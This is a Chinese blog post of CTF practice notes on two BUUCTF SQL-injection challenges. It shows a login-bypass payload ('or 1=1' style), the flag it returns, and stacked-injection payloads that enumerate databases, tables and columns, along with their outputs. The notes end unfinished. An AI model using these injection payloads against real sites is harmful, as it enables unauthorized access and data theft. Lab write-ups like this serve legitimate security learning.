buuctf刷题笔记

原创

Gygert 于 2021-03-15 21:27:15 发布 75 收藏

文章标签： 安全 web

本文链接：https://blog.csdn.net/Gygert/article/details/114801760

CTF web刷题笔记

菜狗二进制学不下去了开始学web嗷


目录


SQL注入

buu_[极客大挑战 2019]EasySQL

听说SQL注入有万能密码

```
username=admin' or '1'='1&password=admin' or '1'='1
```


我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛吼！
用户名：
密 码：
登录
https://blog.csdn.net/Gygert


Login Success!
flag:
flag{8fd0c151-4c7f-4899-a07f-5a077c2a8f0f}
https://blog.csdn.net/Gygert

buu_随便注

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


输入2显示miaomiaomiao其他就没了

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```


先用?inject=1'测试下

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
```

```
1';show databases;#
```

听说这叫堆叠注入？

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```



```
1';show tables;#
```

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



```
1';show columns from `1919810931114514`;#
```

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


后面不会做了。。。听说要改表名啥的贴个大佬的WP吧

Challenge 5384 Solves

[强网杯 2019]随便注

尼玛这第三题就这么难了？还tm五千多人做出来了？这是逼我滚回去做二进制？